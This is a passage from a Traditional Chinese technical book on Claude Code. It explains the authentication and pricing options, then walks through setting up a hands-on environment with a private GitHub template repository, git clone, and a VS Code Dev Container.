


圖 2.1 Claude Code 進行程式設計的樣子

Claude Code 是 CLI (Command Line Interface, 命令列介面) 型的程式設計代理，但也提供 Visual Studio Code 的擴充功能與 GitHub Actions 的使用方式。因此，它也能像 IDE 整合型或遠端型程式設計代理那樣使用。

驗證方式

在實際接觸 Claude Code 之前，先說明驗證（authentication）方式。使用 Claude Code 時，主要的驗證方式有以下三種：

- ・ Claude.ai（Pro、Max、Team、Enterprise 方案）
- ・ Claude Console（Claude API）
- ・ Enterprise platforms（Amazon Bedrock 或 Google Vertex AI）

Claude.ai（Pro、Max、Team、Enterprise 方案）

只要訂閱 Anthropic 提供的 Claude 網頁版／桌面版服務「Claude.ai」（注 1）的付費方案，就能使用 Claude Code。



圖 2.2 Claude.ai (<https://claude.ai>)

注 1：<https://claude.ai>

以個人訂閱來說，截至本書撰寫時，Pro 方案為每月 20 美元（年約則為每月 17 美元），更高階的 Max 方案則為每月 100 美元或 200 美元。

表 2.1 Claude.ai 的個人訂閱方案

方案	可否使用 Claude Code	月費
Free	不可	0 美元
Pro	可	20 美元（年約為每月 17 美元）
Max	可	100 美元或 200 美元

本書動手實作（hands-on）的範圍，用 Pro 方案就足以充分試用。此外，Claude.ai 方案的最新資訊請參考下列網頁。

參考：Pricing — <https://www.claude.com/pricing>

Claude Console（Claude API）

Anthropic 除了 Claude 的網頁版與桌面版應用程式之外，另外以 Claude Console（注 2）這項服務提供 API。使用在 Claude Console 建立的 API 金鑰，同樣可以使用 Claude Code。




圖 2.3 Claude Console (<https://console.anthropic.com>)

注 2：<https://console.anthropic.com>

若使用在 Claude Console 建立的 API 金鑰來使用 Claude Code，費用為用量計費（從量計費）。特別是當你在 Claude Console 設定為「自動儲值額度（credit）」時，與 Claude.ai（Pro、Max、Team、Enterprise 方案）不同，可能會在沒有每月上限的情況下產生帳單，請特別留意。

Enterprise platforms (Amazon Bedrock 或 Google Vertex AI)

為了企業用途，也可以透過 Amazon Bedrock (注 3) 或 Google Vertex AI (注 4) 的 API 來使用 Claude Code。

在 Amazon Bedrock，輸入給模型的提示 (prompt) 與生成的文字，預設不會被保存或記錄到日誌 (注 5、注 6)。此外，從 AWS 的虛擬網路 VPC 到 Amazon Bedrock，也可以進行私有連線 (private connection) (注 7)。再者，也提供每月運轉率的 SLA (Service Level Agreement，服務等級協議) (注 8)。

如此一來，藉由使用 Amazon Bedrock 或 Google Vertex AI 的 API，即使在要求高度資安的環境，也能導入 Claude Code。

此外，在 Amazon Bedrock 的 API 上使用 Claude Code 的設定步驟，請參考「附錄 A.1 在 Amazon Bedrock 的 API 上使用 Claude Code 的步驟」。

2.2 動手實作環境的建置

本書可以讓你以動手實作 (hands-on) 的方式試用 Claude Code。本節先建置動手實作環境。

本書使用的動手實作環境

Claude Code 雖然也能直接安裝到 macOS 或 Windows，但這樣它有可能任意編輯或刪除執行環境中的檔案。為了避免 Claude Code 編輯或刪除非預期的檔案，本書在 Dev Container 環境中進行動手實作。Dev Container 可透過 Visual Studio Code 的擴充功能使用，啟動後便能在與 macOS、Windows 隔離的「容器 (container)」環境中開發。

注 3：Amazon 提供的生成式 AI 基礎服務。注 4：Google 提供的生成式 AI 基礎服務。注 5：<https://docs.aws.amazon.com/bedrock/latest/userguide/data-protection.html> 注 6：在 Claude Console (Claude API)，零資料保留 (zero data retention) 需要額外簽約。<https://privacy.claude.com/en/articles/8956058> 注 7：<https://docs.aws.amazon.com/bedrock/latest/userguide/vpc-interface-endpoints.html> 注 8：<https://aws.amazon.com/bedrock/sla/>

本節後續會逐步建置動手實作環境。屆時，以下四點是前提 (注 9)：

- 已登入 GitHub
- 已安裝 Visual Studio Code
- 已在 Visual Studio Code 安裝 Dev Container 擴充功能
- 已安裝 Docker

注 9：Visual Studio Code、Dev Container 擴充功能、Docker 的安裝方式，請參考本書的支援網站：
<https://github.com/GenerativeAgents/claude-code-book>

建立 GitHub 儲存庫

首先請存取本書提供的範本儲存庫（template repository）：<https://github.com/GenerativeAgents/claude-code-book-template>




圖 2.4 範本儲存庫

點選畫面右上角的「Use this template」，選擇「Create a new repository」。




圖 2.5 Use this template

在「Create a new repository」畫面，請依下列方式填寫：

- **Start with a template**：確認已選擇「GenerativeAgents/claude-code-book-template」
- **Repository name**：輸入適當的儲存庫名稱（例：claude-code-book-template）
- **Choose visibility**：選擇「Private」




圖 2.6 Create a new repository

點選「Create repository」後，便會在 GitHub 建立儲存庫。




圖 2.7 GitHub 儲存庫建立完成

注意 | 建議使用私有儲存庫

在第 5 章的動手實作中，我們會建構一套機制：只要在這個儲存庫建立 Issue（管理 bug 或任務的單據），Claude Code 就會自動運作。為了避免第三者建立 Issue 而觸發 Claude Code 執行，建議本書的動手實作以私有（Private）儲存庫進行。

複製（clone）GitHub 儲存庫

點選建立好的儲存庫的「Code」按鈕，在「HTTPS」或「SSH」分頁中，依自己的設定用顯示的複製按鈕複製 HTTPS 或 SSH 的 URL。




圖 2.8 複製 GitHub 儲存庫的 HTTPS 或 SSH URL

在電腦上開啟終端機（注 10），用下列指令複製儲存庫。

```
git clone <複製的 URL>
```

接著會顯示如下內容，儲存庫便完成複製。

```
Cloning into 'claude-code-book-template'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 7 (delta 0), reused 5 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.
```

注 10：Windows 請使用命令提示字元（Command Prompt）或 WSL 的終端機。

MEMO | GitHub 的連線設定

要以上述步驟從電腦連到 GitHub 的私有儲存庫，在執行 `git clone` 指令之前，需要先完成 HTTPS 或 SSH 的連線設定。從電腦連到 GitHub 的設定，使用 GitHub CLI（`gh` 指令）（注 11）會很方便。使用 GitHub CLI 的連線設定，請參考「附錄 A.2 GitHub CLI 的驗證」。

啟動 Visual Studio Code

複製儲存庫後，用 Visual Studio Code 開啟該目錄。首先用下列指令移動到複製下來的目錄：

```
cd <儲存庫名稱>
```

接著用下列指令開啟 Visual Studio Code：

```
code .
```




圖 2.9 Visual Studio Code

注 11：GitHub CLI 在 Windows 可用 `winget install --id GitHub.cli` 安裝，macOS 可用 `brew install gh` 安裝。

啟動 Dev Container 環境

Visual Studio Code 啟動後，接著啟動 Dev Container 環境。在 Visual Studio Code 上方選單依序開啟「View」→「Command Palette」叫出指令面板，選擇「Dev Containers: Reopen in Container」。




圖 2.10 Reopen in Container

稍待片刻，Dev Container 環境便會啟動。

